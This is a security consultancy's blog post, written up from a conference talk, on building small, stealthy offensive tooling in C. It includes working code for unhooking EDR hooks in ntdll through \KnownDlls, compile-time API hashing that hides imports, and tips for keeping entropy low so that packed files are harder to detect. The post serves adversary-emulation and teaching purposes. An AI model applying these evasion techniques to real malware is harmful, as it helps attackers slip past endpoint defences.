Writing Tiny, Stealthy & Reliable Malware

ruptura-infosec.com/blog/writing-tiny-stealthy-reliable-malware/

November 17, 2022

Rad Kawar – 16/11/2022

Introduction

The following blog post will cover the techniques discussed in the previous talk at Steelcon.

When it comes to writing custom tooling for engagements, the motivations associated with it often vary. At a high level, as a consultancy, having the capabilities to produce allows us to offer a niche but more realistic engagement. We can emulate the adversaries who target similar businesses in the same industry – ultimately giving the client a better assessment of their overall security posture through a profound offence against their various defensive capabilities. Similarly, we have found ourselves on jobs where we have employed these capabilities to empirically determine and compare the effectiveness of two security products.

Thought Processes

Picking a language is often convoluted, with pros and cons with each language. You should not select a language specifically for its evasive features; an argument often used when picking esolangs like Zig and Nim.

The reasoning behind requiring a small binary size is two-part: it gives us more flexibility when we're looking to trojan (backdoor) an application, and there is less network traffic. Newer languages such as Rust & Golang offer portability and other convincing features but lack what a bit of good ol' C and Assembly offer: a minimal binary. Another essential requirement is that we should not have any version-specific dependency, for example, on a particular version of .NET or a CRT version—thus giving us backward compatibility.

We write most of our offensive tooling in C and assembly for this reason (and our familiarity with the languages).


Compiling a "Hello World" program on Windows using the Visual Studio toolchain is deceiving:

```
#include <stdio.h>

int main() {
  printf("Hello World!");
}
```

When our program compiles into a PE file (portable executable), our compiler associates various information with the binary, which acts as the instructions for loading the executable. For example, it contains information about what imports from which DLLs it requires in the Import Address Table. When I previously said it was deceiving, if you dumped the IAT of the compiled executable (in Release mode), you'd notice several functions imported, none of which you had explicitly used!

As malware developers, we want explicit control over what is and is not to better expect and understand the outcomes. The portable executable format is exciting, and I urge you to delve into the provided MSDN docs. While viewing the IAT for your compiled binary, you'll see a binary synonymous with vcruntime140.dll; this is an issue as this is a version-specific dependency we WILL need to remove (we will get to that in a later part).



You can utilise the following Python script to dump some common PE properties, such as their hashes and entropies for various sections, imports, and strings greater than a length of 7:

```
# https://github.com/rad9800/misc/blob/main/pe-properties.py
import sys
import os
import hashlib      # Generating hashes
import pefile

#
https://github.com/erocarrera/pefile/blob/0d5ce5e0193c878cd57636b438b3746ffc3ae7e3/pef

def getEntropy(data):
    import math
    from collections import Counter

    if not data:
        return 0.0

    occurences = Counter(bytearray(data))

    entropy = 0
    for x in occurences.values():
        p_x = float(x) / len(data)
        entropy -= p_x * math.log(p_x, 2)

    return entropy

def printImports(pe):
    for imports in pe.DIRECTORY_ENTRY_IMPORT:
        print(imports.dll.decode().lower())
        for i in imports.imports:
            print("\t", hex(i.address), i.name.decode())

def getArch(pe):
    if hex(pe.OPTIONAL_HEADER.Magic) == '0x10b':
        return "x86"
    elif hex(pe.OPTIONAL_HEADER.Magic) == '0x20b':
        return "x64_86"

def getTimestamp(pe):
    import datetime
    epoch_time = pe.FILE_HEADER.TimeDateStamp
    date_time = datetime.datetime.fromtimestamp(epoch_time)
    return date_time

def checkImports(pe):
    if not hasattr(pe, "DIRECTORY_ENTRY_IMPORT"):
        print("NO IMPORTS")

if __name__ == "__main__":
    try:
        pe = pefile.PE(sys.argv[1])
        # Architecture is worth noting
        print("File\t\t:", sys.argv[1].split("\\")[-1])
```

```
        print("MD5 hash\t:", hashlib.md5(pe.__data__).hexdigest())
        print("SHA256 hash\t:", hashlib.sha256(pe.__data__).hexdigest())
        print("Architecture\t:", getArch(pe))
        print("Timestamp \t:", getTimestamp(pe))
        print("Total Entropy \t:",getEntropy(pe.__data__))
        print("Size \t\t: {:.1f}".format(len(pe.__data__)/1000), "KB")
        print("Sections\t:")
        for section in pe.sections:
            print("\tName\t", section.Name.decode('UTF-8'))
            print("\tSize\t", section.SizeOfRawData, "bytes")
            print("\tEntropy\t", getEntropy(section.get_data()), "\n")
        if not hasattr(pe, "DIRECTORY_ENTRY_IMPORT"):
            print("Imports \t: NONE!")
        else:
            print("Imports \t:")
            printImports(pe)
        strings = "\\\\live.sysinternals.com@SSL\\DavWWWRoot\\strings.exe -accepteula
-n 7 " + sys.argv[1]
        os.system(strings)
    except:
        print("python3 pe-properties.py <path to executable>")
```

Entropy

Entropy is the measure of randomness, and one measure of maliciousness is entropy; packed files, often malicious, tend to be more random and thus have higher entropy. **These packed files tend to have an entropy of >=7.2**. Knowing this, we should always check our executable's entropy and the individual sections. If you are writing a loader and storing encrypted shellcode in your .text section, you will most likely increase the entropy of your .text section.

There are various tricks, such as balancing it out with a sizeable zeroed-out array. Below we can see the output of running the script against a Lockbit Black binary, with quite a high entropy, and unsurprisingly it's packed:

```
File            : d61af007f6c792b8fb6c677143b7d0e2533394e28c50737588e40da475c040ee.exe
MD5 hash        : 628e4a77536859ffc2853005924db2ef
SHA256 hash     : d61af007f6c792b8fb6c677143b7d0e2533394e28c50737588e40da475c040ee
Architecture    : x86
Timestamp       : 2022-06-27 15:55:54
Total Entropy   : 7.285757402117782
Size            : 165.9 KB
```

vcruntime140.dll

Back to the previous topic at hand, that weird vcruntime140.dll. A quick google of the name suggests other people have had this issue, but with a bit of intuition, it is easy to realise this is the DLL responsible for the Visual C Runtime library code. The CRT has various responsibilities, including but not limited to calling global constructors, initialising static variables, setting up the global SEH filter and calling out thread entry point.

The first way of getting rid of this dependency is by statically linking the DLL to our executable.

Properties -> Configuration Properties -> C/C++ -> Code Generation

– Runtime Library = Multi-threaded /MT

Statically linking is not recommended at all – not only does it “bloat” your binary with 100kB of code, but it also increases your entropy and does not resolve all those dependencies you had.

To take a step forward, we must first take two steps back. Let’s eliminate our print statement and try compiling an empty binary with no dependencies. As we know, the CRT calls our entry point, we want to override it. We can do this by specifying the entry point to our linker with a comment/compiler switch.

```
#pragma comment(linker, "/ENTRY:entry")

int entry() {
    return 0;
}
```

Explicitly specifying our entry point is a big step forward in the right direction, as we’ve eliminated many imports and reduced our size to 5kB. There are still eight more imports, most likely from the CRT. You can make changes to your solution to eradicate the C runtime dependencies.

Properties -> Configuration Properties -> C/C++ -> Code Generation

– Enable C++ Exceptions = No

Properties -> Configuration Properties -> Linker -> Input

-Ignore All Default Libraries = Yes (/NODEFAULTLIB)

Properties -> Configuration Properties -> C/C++ -> Code Generation

-Security Check = Disable Security Check (/GS-)

-SDL checks = No (/sdl-)

The only downsides to removing the C runtime are mostly C++ specific, and we can no longer use STD functions. To finally take one more step forward, we’ll show a “Hello Other World” where we have our first portable executable, small and with imports we control:

```
#include <Windows.h>
#pragma comment(linker, "/ENTRY:entry")

#define PRINT( STR, ... )
      \
    if (1) {
      \
        LPWSTR buf = (LPWSTR)HeapAlloc( GetProcessHeap(), HEAP_ZERO_MEMORY, 1024 );
      \
        if (buf != NULL) {
      \
             int len = wsprintfW( buf, STR, __VA_ARGS__ );
      \
             WriteConsoleW(GetStdHandle(STD_OUTPUT_HANDLE), buf, len, NULL, NULL);
      \
             HeapFree( GetProcessHeap(), 0, buf );
      \
        }
      \
    }

int entry() {

    PRINT(L"Hello world.\n");

    ExitProcess(0);
}
```

```
kernel32.dll
        0x140002000 HeapFree
        0x140002008 GetStdHandle
        0x140002010 HeapAlloc
        0x140002018 WriteConsoleW
        0x140002020 ExitProcess
        0x140002028 GetProcessHeap
user32.dll
        0x140002038 wsprintfW
```


The dump of our imports clearly shows that we have complete control over our imports. We utilise a variadic macro (…) and __VA_ARGS__ to create a wrapper macro for wsprintfW to have print output still.

EDR Unhooking


EDRs utilise userland hooks to gain full introspection into the arguments passed to various functions. While it would be possible to live out of the kernel, as some EDRs such as Elastic do, it is only sometimes feasible. EDRs can register their kernel drivers to be notified of various exposed activities, including but not limited to: when an image is loaded/mapped into memory, a new thread is created/deleted, a process is created/deleted, and more.

ETW offers a more exciting package with their Threat Intelligence event that provides information on queued APCs, memory operations (allocation/protection/read/write), device/driver object load/unload, thread context setting, and suspending/resuming a thread/process. However, Microsoft only offers Microsoft-Windows-Threat-Intelligence to PPL processes. To understand the functionality exposed by Threat Intelligence, it is worth reverse engineering ntoskrnl.exe for a wealth of information.


Looking back at userland hooking, we should first understand what a syscall looks like in Ntdll.dll:




There are several ways to determine if a syscall is hooked, but we will check it using a memcmp against the bytes of a correct syscall stub; if they don't match, it likely means the function is hooked.



Functions get hooked; it happens; we now need to go back to looking at the PE format. As you remember, executables have sections, one of which is the .text section—which contains the executable code. In the Ntdll.dll we can consider the .text section to be compromised by an EDR userland DLL.



What stops us from replacing the .text section with a fresh copy of Ntdll.dll from disk or \KnownDlls?



1. **NtOpenSection(\KnownDlls\ntdll.dll) section object**
2. **NtMapViewOfSection(section_object) = STATUS_IMAGE_NOT_AT_BASE**
3. **Parse the mapped ntdll.dll to locate our .text section**
4. **Get the size of our .text section**
5. **Set this .text section to RWE (NtProtectVirtualMemory)**
6. **Restore READ_EXECUTE permissions on our ntdll.dll .text section**

Credit must be given to these two for coming up with the original KnownDlls technique two years ago exclusively at a similar time: @Jonaslyk @modexpblog.

```
HMODULE module = (HMODULE)entry->DllBase;

            PIMAGE_DOS_HEADER dos = (PIMAGE_DOS_HEADER)entry->DllBase;
            PIMAGE_NT_HEADERS nt = RVA2VA<PIMAGE_NT_HEADERS>( entry->DllBase, dos-
>e_lfanew );

            // https://www.ired.team/offensive-security/defense-evasion/how-to-
unhook-a-dll-using-c++
            for( int i = 0; i < nt->FileHeader.NumberOfSections; i++ ) {
                PIMAGE_SECTION_HEADER section =
                    (PIMAGE_SECTION_HEADER)((DWORD_PTR)IMAGE_FIRST_SECTION( nt ) +
                        ((DWORD_PTR)IMAGE_SIZEOF_SECTION_HEADER * i));


                // thanks to modexp for the idea
                // | 0x20202020 is lowercasing the text
                // xet. is .tex in little endian
                if( (*(ULONG*)section->Name | 0x20202020) == 'xet.' ) {
                    ULONG dw;
                    PVOID base = RVA2VA<LPVOID>( module, section->VirtualAddress );
                    ULONG size = section->Misc.VirtualSize;

                    // It's not a trivial task to make the DLL RW only especially in
the case of NTDLL as we'll be using
                    // various NT functions. PAGE_EXECUTE_READWRITE is a potential
IOC.
                    // I leave that as a task to the reader to get around this.
                    // It is also worth nothing NtProtectVirtualMemory could be
hooked.
                    if( NT_SUCCESS( API( NTDLL, NtProtectVirtualMemory )
(NtCurrentProcess(), &base, &size, PAGE_EXECUTE_READWRITE, &dw) ) ) {

                        // Replacing all the DLLs with an unhooked version is a
potential IOC if EDRs scan for unhooked DLLs
                        // Consider storing the hooked .text sections encrypted in an
allocated buffer and restoring when
                        //  you are done.
                        _memcpy(
                            RVA2VA<LPVOID>( module, section->VirtualAddress ),
                            RVA2VA<LPVOID>( addr, section->VirtualAddress ),
                            section->Misc.VirtualSize
                        );

                        // Restore original memory permissions
                        API( NTDLL, NtProtectVirtualMemory )(
                            NtCurrentProcess(),
                            &base,
                            &size,
                            dw,
                            &dw
                            );
```

```
                        PRINT( L"[ ] Unhooked %s from \\KnownDlls\\%s \n", basename-
>Buffer, basename->Buffer );
                    }
                }
            }
```

We can then apply this technique to all DLLs by iterating through all the loaded DLLs, trying to open a handle to \KnownDlls\[DLL_NAME], and if this works, it's a System32 DLL so we can clean the .text section else it's probably a useless/EDR dll.

We can then harness the power of constexpr to have compile-time API hashing WITHOUT linking against the CRT, as it is all done at compile time.

```
#pragma region macros
#define hash( VAL ) constexpr auto CONCAT( hash, VAL ) = HASHALGO( TOKENIZE( VAL ) );

#define dllhash(DLL, VAL ) constexpr auto CONCAT( hash, DLL ) = HASHALGO( VAL );

#define hashFunc( FUNCNAME , RETTYPE, ...)
\
hash( FUNCNAME ) typedef RETTYPE( WINAPI* CONCAT( type, FUNCNAME ) )( __VA_ARGS__ );

#define API( DLL, FUNCNAME ) ( ( CONCAT( type, FUNCNAME ))GetProcAddrH( CONCAT( hash,
DLL ) ,                  \
CONCAT( hash,FUNCNAME ) ) )


dllhash( KERNEL32, L"KERNEL32.DLL" )
dllhash( NTDLL, L"NTDLL.DLL" )

hashFunc( NtUnmapViewOfSection, NTSTATUS, HANDLE, PVOID );
hashFunc( NtProtectVirtualMemory, NTSTATUS, HANDLE, PVOID*, PULONG, ULONG, PULONG );
hashFunc( NtOpenSection, NTSTATUS, HANDLE*, ACCESS_MASK, OBJECT_ATTRIBUTES* );
hashFunc( NtMapViewOfSection, NTSTATUS, HANDLE, HANDLE, PVOID, ULONG_PTR, SIZE_T,
PLARGE_INTEGER, PSIZE_T, DWORD, ULONG, ULONG );
hashFunc( RtlInitUnicodeString, VOID, PUNICODE_STRING, PCWSTR );
#pragma endregion
```

We need to iterate through our loaded modules, uppercase, hash the DLL names, and check against a list of the DLL hashes we want. If it matches, we save the DllBase and continue. To get the address of a specific function, we need the DLL hash and a hash of the function name. We use the DLL hash to get the DllBase which we save in a global array, and we iterate through its exports, hashing them one by one until we find a matching hash, and then we bias the exported function to the ordinal and add the DllBase as it's just a virtual address. We are then returned the virtual address of the procedure, which we can then dynamically invoke without ever having the function in our import address table!

```
void* GetProcAddrH( UINT moduleHash, UINT funcHash )
{
    void* base = nullptr;
    for( auto i : ModuleHashes ) {
        if( i.Hash == moduleHash ) {
            base = i.addr;
        }
    }
    if( base == NULL ) {
        return NULL;
    }


    for( DWORD i = 0; i < CACHE; i++ )
    {
        if( funcHash == HashCache[i].Hash ) {
            return HashCache[i].addr;
        }
    }

    PIMAGE_DOS_HEADER dos = (PIMAGE_DOS_HEADER)base;
    PIMAGE_NT_HEADERS nt = RVA2VA<PIMAGE_NT_HEADERS>( base, dos->e_lfanew );

    PIMAGE_EXPORT_DIRECTORY exports = RVA2VA<PIMAGE_EXPORT_DIRECTORY>( base, nt-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress );
    if( exports->AddressOfNames != 0 )
    {
        PWORD ordinals = RVA2VA<PWORD>( base, exports->AddressOfNameOrdinals );
        PDWORD names = RVA2VA<PDWORD>( base, exports->AddressOfNames );
        PDWORD functions = RVA2VA<PDWORD>( base, exports->AddressOfFunctions );

        for( DWORD i = 0; i < exports->NumberOfNames; i++ ) {
            LPSTR name = RVA2VA<LPSTR>( base, names[i] );
            if( HASHALGO( name ) == funcHash ) {
                PBYTE function = RVA2VA<PBYTE>( base, functions[ordinals[i]] );

                // Cache the result in a circular array
                HashCache[hashPointer % CACHE].addr = function;
                HashCache[hashPointer % CACHE].Hash = funcHash;
                hashPointer = (hashPointer + 1) % CACHE;
                PRINT( L"%S found at 0x%p\n", name, function );
                return function;
            }
        }
    }

    return NULL;
}
```

What’s nice about this is that as the hashes are calculated at compile time, we can change the algorithm quickly and avoid having to replace a header file of hashes with a Python script etc.

All the associated code is available on GitHub with the solution pre-configured for release. It benefits from a few other features such as compile-time string encryption and hash caching to speed up repetitive API hashing.

Credits

A Cyber Security Partner You Can Trust

Ruptura InfoSecurity are a **UK based** cyber security provider. Our services are provided entirely in-house and are **fully accredited** by industry standard qualifications and standards.

Request a Quote

If your organisation requires our services, please get in contact using the form below:

About Us

Blog
Twitter